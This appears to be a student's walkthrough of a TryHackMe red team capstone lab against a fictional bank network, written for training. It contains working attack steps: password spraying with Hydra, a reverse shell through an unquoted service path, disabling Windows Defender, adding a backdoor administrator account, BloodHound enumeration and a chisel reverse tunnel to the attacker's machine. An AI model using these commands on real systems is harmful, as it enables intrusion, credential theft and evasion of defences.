
Scanning MailServer for open ports and services, found **SMTP** and **IMAP** port is opened

```
Discovered open port 445/tcp on 10.200.118.11  
Discovered open port 587/tcp on 10.200.118.11  
Discovered open port 3389/tcp on 10.200.118.11  
Discovered open port 110/tcp on 10.200.118.11  
Discovered open port 135/tcp on 10.200.118.11  
Discovered open port 80/tcp on 10.200.118.11
```


```
Discovered open port 22/tcp on 10.200.118.11
Discovered open port 3306/tcp on 10.200.118.11
Discovered open port 143/tcp on 10.200.118.11
Discovered open port 25/tcp on 10.200.118.11
Discovered open port 139/tcp on 10.200.118.11
```

Logging into thunderbird by provided details.





after that, log in again and authenticate by entering **2** and enter **1** to select **Perimeter Breach** then enter **1** to get the task and solve it to get the flag in mail.



What would you like to do?

Please select an option

- 1 Submit proof of compromise
- 2 Verify past compromises
- 3 Verify email access
- 4 Get hints
- 5 Exit

Selection:1

Please select which flag you would like to submit proof for:

- 1 Perimeter Breach
- 2 Active Directory Breach
- 3 CORP Tier 2 Foothold
- 4 CORP Tier 2 Admin
- 5 CORP Tier 1 Foothold
- 6 CORP Tier 1 Admin
- 7 CORP Tier 0 Foothold
- 8 CORP Tier 0 Admin
- 9 BANK Tier 2 Foothold
- 10 BANK Tier 2 Admin
- 11 BANK Tier 1 Foothold
- 12 BANK Tier 1 Admin
- 13 BANK Tier 0 Foothold
- 14 BANK Tier 0 Admin
- 15 ROOT Tier 0 Foothold
- 16 ROOT Tier 0 Admin
- 17 SWIFT Web Access
- 18 SWIFT Capturer Access
- 19 SWIFT Approver Access
- 20 SWIFT Payment Made
- 100 Exit

Selection:1

Please provide the hostname of the host you have compromised (please use the name provided in your network diagram): WEB

In order to verify your access, please complete the following steps.

1. On the web host, navigate to the /flag/ directory

2. Create a text file with this name: prokunal.txt
3. Add the following UUID to the first line of the file: 00df9842-d72b-4a00-bf
c6-024b0840c2f7
4. Click proceed for the verification to occur

Once you have performed the steps, please enter Y to verify your access.

If you wish to fully exit verification and try again please, please enter X.

If you wish to remove this verification attempt, please enter Z

Ready to verify? [Y/X/Z]: Y

Warning: Permanently added '10.200.118.13' (ECDSA) to the list of known hosts.

prokunal.txt

100% 37 62.7K

B/s 00:00

after submitting the flag, I got my **Perimeter Breach Flag** in my mail server.

3. Initial Compromise of Active Directory

Further Enumeration on **WEB** and **VPN** host.

Creating emails using usernames found on "**Meet The Team**" page on host:
10.200.118.13

```
cat usernamees-thereserv-contact.txt | awk {'print$2'} | sed 's/.jpeg$//'
```

```
[parrot@parrot] -[~/thm/capstone]
$ cat usernamees-thereserv-contact.txt | awk {'print$2'} | sed 's/.jpeg$//'
anton.y.ross
ashley.chan
brenda.henderson
charlene.thomas
christopher.smith
emily.harvey
keith.allen
laura.wood
leslie.morley
lynda.gordon
martin.savage
mohammad.ahmed
paula.bailey
rhys.parsons
roy.sims
```

```
(kali㉿kali)-[~/thm/capstone]
$ cat usernames-10.200.118.13.txt | sed 's/$/@corp.thereserve.loc/'
anton.young@corp.thereserve.loc
ashley.chan@corp.thereserve.loc
brenda.henderson@corp.thereserve.loc
charlene.thomas@corp.thereserve.loc
christopher.smith@corp.thereserve.loc
emily.harvey@corp.thereserve.loc
keith.allen@corp.thereserve.loc
laura.wood@corp.thereserve.loc
leslie.morley@corp.thereserve.loc
lynda.gordon@corp.thereserve.loc
martin.savage@corp.thereserve.loc
mohammad.ahmed@corp.thereserve.loc
paula.bailey@corp.thereserve.loc
rhys.parsons@corp.thereserve.loc
roy.sims@corp.thereserve.loc
```

The server at 10.200.118.13 is taking too long to respond.

- * The site could be temporarily unavailable or too busy. Try again in a few moments.
- * If you are unable to load any pages, check your computer's network connection.
- * If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Password base list given by tryhackme and password policy that password will contain 8 characters and 1 number and 1 special character, using this policy created python script to generate new passwords.

created python script to generate wordlist.

```
special_chars="!@#$"
numbers="1234567890"
f=open("passwords.txt","r")
data=f.read().split()
f.close()
for num in numbers:
    for ch in special_chars:
        for i in data:
            print(i+str(num)+str(ch))
            print(i+str(ch)+str(num))
```

Passwords.txt

```
root@ip-10-10-94-56:~/Capstone_Challenge_Resources# ls
password_base_list.txt password_policy.txt Tools
root@ip-10-10-94-56:~/Capstone_Challenge_Resources# cat password_base_list.txt
TheReserve
thereserve
Reserve
reserve
CorpTheReserve
corpthereserve
Password
password
TheReserveBank
thereservebank
ReserveBank
reservebank
root@ip-10-10-94-56:~/Capstone_Challenge_Resources#
```

```
python3 permuated.py > smtp_passwords.txt
```

```
root@ip-10-10-94-56:~# hydra -L emails.txt -P pw.txt smtp://10.200.118.11
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpose


Hydra (http://www.thc.org/thc-hydra) starting at 2023-05-28 05:21:37
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pre-store
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8640 login tries (l:18/p:480), ~540 tries per task
[DATA] attacking smtp://10.200.118.11:25
[STATUS] 889.00 tries/min, 889 tries in 00:01h, 7751 to do in 00:09h, 16 active
[25][smtp] host: 10.200.118.11 login: laura.wood@corp.thereserve.loc password: Password1@
[STATUS] 1282.00 tries/min, 3846 tries in 00:03h, 4794 to do in 00:04h, 16 active
[25][smtp] host: 10.200.118.11 login: mohammad.ahmed@corp.thereserve.loc password: Password1!
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-05-28 05:26:48
```

```
laura.wood@corp.thereserve.loc      Password1@
mohammad.ahmed@corp.thereserve.loc    Password1!
```

using these credentials, i can log into MailServer, at **mail.thereserve.loc**, add this to **/etc/hosts**

```
10.200.118.11 mail.thereserve.loc
```

Found a mail config on host: 10.200.118.13 **WEB** portal on **Settings** tab



```
username: svcOctober  
password: ServicePassword1@  
smtp port: 587  
sender mail: svcOctober@corp.thereserve.loc
```

I collected all founded usernames, emails and passwords at one place to use it later.

Moving forward, i tried to scan **CORPDC - 10.200.118.102**, but it was not working, but i am able to scan the CORPDC from **VPN** host as we have SSH connection, to connect on Internal network from my attacking machine, i used proxy tunneling using socks4.

to setup proxychains, as it is pre-installed in kali linux.

```
vim /etc/proxchains4.conf
```

if not added then add a line: **socks4 127.0.0.1 9050** and save it.

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

after that, i can do SSH to VPN server with tag **-D** tunnel the traffic using port 9050

```
-D [bind_address:]port
Specifies a local “dynamic” application-level port forwarding.
This works by allocating a socket to listen to port on the local
side, optionally bound to the specified bind_address. Whenever a
connection is made to this port, the connection is forwarded over
the secure channel, and the application protocol is then used to
determine where to connect to from the remote machine. Currently
the SOCKS4 and SOCKS5 protocols are supported, and ssh will act as
a SOCKS server. Only root can forward privileged ports. Dynamic
port forwardings can also be specified in the configuration file.
```

```
$ ssh -D 9050 ubuntu@10.200.118.12
```

now, i can scan any INTERNAL host or connect to it.

Scanned all hosts on network **10.200.118.0/32**

```
nmap -sC -sV 10.200.118.0/32 -vv
```

```
Nmap scan report for ip-10-200-118-11.eu-west-1.compute.internal (10.200.11
8.11)
```

```
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be perfor
med
```

```
Host is up (0.00033s latency).
```

```
Not shown: 1197 closed ports
```

```
PORt STATE SERVICE
```

```
22/tcp  open  ssh  
25/tcp  open  smtp  
80/tcp  open  http  
110/tcp open  pop3  
135/tcp open  loc-srv  
139/tcp open  netbios-ssn  
143/tcp open  imap2  
445/tcp open  microsoft-ds  
587/tcp open  submission  
3306/tcp open  mysql  
MAC Address: 02:CB:3B:EE:67:B5 (Unknown)
```

Nmap scan report for ip-10-200-118-12.eu-west-1.compute.internal (10.200.11.8.12)

Host is up (0.00029s latency).

Not shown: 1204 closed ports

PORt STATE SERVICE

```
22/tcp  open  ssh  
80/tcp  open  http  
1194/tcp open  openvpn
```

MAC Address: 02:75:C2:06:98:51 (Unknown)

Nmap scan report for ip-10-200-118-13.eu-west-1.compute.internal (10.200.11.8.13)

Host is up (0.0000070s latency).

Not shown: 1205 closed ports

PORt STATE SERVICE

```
22/tcp  open  ssh  
80/tcp  open  http
```

Nmap scan report for ip-10-200-118-21.eu-west-1.compute.internal (10.200.11.8.21)

Host is up (0.00028s latency).

Not shown: 1203 filtered ports

PORt STATE SERVICE

```
22/tcp  open  ssh
```

```
135/tcp open loc-srv
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:38:C4:89:8A:19 (Unknown)
Nmap scan report for ip-10-200-118-22.eu-west-1.compute.internal (10.200.11
8.22)

Host is up (0.00028s latency).
Not shown: 1203 filtered ports
```

PORt STATE SERVICE

```
22/tcp open ssh
135/tcp open loc-srv
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

MAC Address: 02:BA:44:0D:93:5F (Unknown)

Nmap scan report for ip-10-200-118-31.eu-west-1.compute.internal (10.200.11
8.31)

```
Host is up (0.00030s latency).
Not shown: 1203 filtered ports
```

PORt STATE SERVICE

```
22/tcp open ssh
135/tcp open loc-srv
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

MAC Address: 02:A6:25:C0:6D:91 (Unknown)

Nmap scan report for ip-10-200-118-32.eu-west-1.compute.internal (10.200.11
8.32)

```
Host is up (0.00029s latency).
Not shown: 1204 filtered ports
```

PORt STATE SERVICE

```
22/tcp open ssh
135/tcp open loc-srv
139/tcp open netbios-ssn
```

MAC Address: 02:38:D0:C2:70:FF (Unknown)

Nmap scan report for ip-10-200-118-101.eu-west-1.compute.internal (10.200.11.8.101)

Host is up (0.00029s latency).

Not shown: 1197 filtered ports

PORT STATE SERVICE

22/tcp open ssh
53/tcp open domain
88/tcp open kerberos
135/tcp open loc-srv
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd
593/tcp open unknown
636/tcp open ldaps

MAC Address: 02:03:43:60:43:03 (Unknown)

Nmap scan report for ip-10-200-118-102.eu-west-1.compute.internal (10.200.118.102)

Host is up (0.00027s latency).

Not shown: 1197 filtered ports

PORT STATE SERVICE

22/tcp open ssh
53/tcp open domain
88/tcp open kerberos
135/tcp open loc-srv
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd
593/tcp open unknown
636/tcp open ldaps

MAC Address: 02:B0:CE:51:2C:E1 (Unknown)

Nmap scan report for ip-10-200-118-201.eu-west-1.compute.internal (10.200.118.201)

```
Host is up (0.00025s latency).
Not shown: 1204 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
443/tcp open https
MAC Address: 02:80:06:C5:36:45 (Unknown)
```

Nmap scan report for ip-10-200-118-250.eu-west-1.compute.internal (10.200.18.250)

```
Host is up (0.00041s latency).
Not shown: 1205 closed ports
PORT STATE SERVICE
22/tcp open ssh
1194/tcp open openvpn
MAC Address: 02:75:98:62:9A:A5 (Unknown)
```

Total live hosts found:

```
10.200.118.11 - WEB MAIL
10.200.118.12 - VPN
10.200.118.13 - WEB
10.200.118.21 - WRK1
10.200.118.22 - WRK2
10.200.118.31 - Server1
10.200.118.32 - Server2
10.200.118.101 - CORPDC
10.200.118.102 - UNKNOWN FOR NOW
10.200.118.201 - UNKNOWN FOR NOW
10.200.118.250 - E-CITIZEN PORTAL
```

Now, we have already gather Information about these HOSTS:

10.200.118.11, 10.200.118.12, 10.200.118.13 and 10.200.118.250

we have left:

10.200.118.21, 10.200.118.22, 10.200.118.31, 10.200.118.32, 10.200.118.101, 10.200.118.102 and 10.200.118.201

So, first I will scan 3 hosts using nmap and proxychains for detailed information;

```
proxychains nmap -sC -sV 10.200.118.21 10.200.118.22 10.200.118.31 -oN host-  
21-22-31-nmap.txt
```

I continued by turning my attention to the two new hosts to which the openvpn configuration file

pushed two static routes to me:

10.200.103.21 – WRK1

10.200.103.22 – WRK2

I started with nmap scans following the same procedure of the DMZ hosts by first doing a quick

portscan and then a script scan as well as version detection of the services (see Appendix).


Several ports were found open. Particularly interesting ports were RDP, SSH and SMB which could

give me access to the hosts in different ways.

Using xfreerdp I was able to establish a remote desktop session to both WRK1 and WRK2. At this

point I had established a foothold on Active Directory granting me the second flag of the challenge.

```
(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]  
└─$ xfreerdp /v:10.200.103.21 /u:laura.wood /p:Password10 /d:CORP  
[21:26:45:020] [166273:166274] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0  
[21:26:45:020] [166273:166274] [WARN][com.freerdp.crypto] - CN = WRK1.corp.thereserve.loc  
[21:26:47:589] [166273:166274] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32  
[21:26:47:589] [166273:166274] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32  
[21:26:47:616] [166273:166274] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdp snd  
[21:26:47:616] [166273:166274] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx  
[21:26:48:569] [166273:166274] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
```




Looking at the security setting, I find Windows Defender to be enabled as well as the firewall.

Therefore unobfuscated enumeration scripts such as winpeas would be detected and would alert the

Blue Team. I started manual enumeration of the filesystem.

I found an interesting folder Called “Backup Service” in the root directory of “C:” that had another

folder inside of it called “Full Backup” that had an executable file in it called “backup.exe”:



I searched the services using “wmic” for and unquoted service path that might start this executable and found one:

Name	PathName
StartMode	
Manual	AJRouter
Manual	ALG
Auto	AmazonSSMAgent
Manual	AppIDSvc
Manual	Appinfo
Manual	AppMgmt
Manual	AppReadiness
Manual	AppVClient
Disabled	AppXSvc
Manual	AudioEndpointBuilder
Manual	Audiosrv
Manual	AWSLiteAgent
Auto	AxInstSV
Disabled	Backup
Manual	\Full Backup\backup.exe

The service “Backup” will start the service but does not have the service path with spaces in quotes, which makes it vulnerable to exploitation and granting us an escalation path (Service is executed by NT Authority\System).

I searched the internet for a simple compilable reverse shell written in plain C that was not detected

by Windows Defender and found the following: GitHub - izenynn/c-reverse-shell:
A reverse shell for

Windows and Linux written in C.

I then compiled a reverse shell with the instructions from the github repository and transferred it to

the host using a python webserver on my attacker machine and downloading it with Google Chrome

from WRK1.

I moved the reverse shell to “C:\Backup Service\Full.exe” (renamed the reverse shell to Full.exe)

I then started the service and caught the reverse-shell:

```
PS C:\Users\laura.wood> net start Backup
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

PS C:\Users\laura.wood> ■
```

```
[└(kali㉿kali)-[~/.../thm/redteamcapstonechallenge/notes/10.200.103.21 - WRK1]
$ nc -lvpn 9002
listening on [any] 9002 ...
connect to [12.100.1.11] from (UNKNOWN) [10.200.103.21] 52739
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>■
```

This gave me administrative access on WRK1 allowing me to switch off Windows Defender and evade

AV Detections:

```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $True
Set-MpPreference -DisableRealtimeMonitoring $True
PS C:\Windows\system32> ■
```

I implemented persistence mechanisms by creating a local Administrator account that would give me access to the machine with elevated privileges in case the connection was lost using “net user” and “net localgroup” commands.

```
PS C:\Windows\system32> net user Kesaya Passwd123! /add
net user Kesaya Passwd123! /add
The command completed successfully.

PS C:\Windows\system32> net localgroup Administrators Kesaya /add
net localgroup Administrators Kesaya /add
The command completed successfully.
```

At this point I have achieved “Administrative access to Corporate Division Tier 2 Infrastructure” granting me Flag 4 of the challenge.

4. Full Compromise of CORP Domain

Having fully compromised a domain joined Machine, I decided to enumerate the Domain itself using

Bloodhound. I transferred the SharpHound injector to the machine using my python webserver and

chrome, and ran it collecting everything it can. (“.\SharpHound.exe -c All”)

I then transferred the collected Data back to my attacker machine and imported it into Bloodhound.

Looking at the results I found that there are several kerberoastable accounts:



SVC OCTOBER@CORP.THERESERVE.LOC



KRBTGT@CORP.THERESERVE.LOC



SVC EDR@CORP.THERESERVE.LOC



SVC MONITOR@CORP.THERESERVE.LOC



SVC SCANNING@CORP.THERESERVE.LOC



SVC BACKUPS@CORP.THERESERVE.LOC

To interact with the domain controller (CORPDC) directly from my attacker machine I set up a chisel proxy and used tun2socks to create a local interface:

```
root@ip-10-200-103-12:/tmp# ./chisel client 10.50.99.39:8000 R:socks
```

```
(kali㉿kali)-[~/Documents/thm/tools/Linux]
└─$ ./chisel server --port 8000 --reverse
2023/05/17 21:53:51 server: Reverse tunnelling enabled
2023/05/17 21:53:51 server: Fingerprint NZ8TfGSBkCnWJgVgIbqbD/8Dt7AV4rlXalHe1WcspwI=
2023/05/17 21:53:51 server: Listening on http://0.0.0.0:8000
2023/05/17 21:53:55 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

```
(kali㉿kali)-[~/Documents/thm/redteamcapstonechallenge]
└─$ sudo ./tun2socks -device tun://tun1 -proxy socks5://127.0.0.1:1080
[sudo] password for kali:
INFO[0000] [STACK] tun://tun1 ↔ socks5://127.0.0.1:1080
INFO[0206] [TCP] 10.0.2.15:57444 ↔ 10.200.103.102:389
INFO[0234] [TCP] 10.0.2.15:54984 ↔ 10.200.103.102:389
INFO[0234] [TCP] 10.0.2.15:33288 ↔ 10.200.103.102:88
INFO[0234] [TCP] 10.0.2.15:33304 ↔ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33312 ↔ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33318 ↔ 10.200.103.102:88
INFO[0235] [TCP] 10.0.2.15:33334 ↔ 10.200.103.102:88
INFO[0236] [TCP] 10.0.2.15:33350 ↔ 10.200.103.102:88
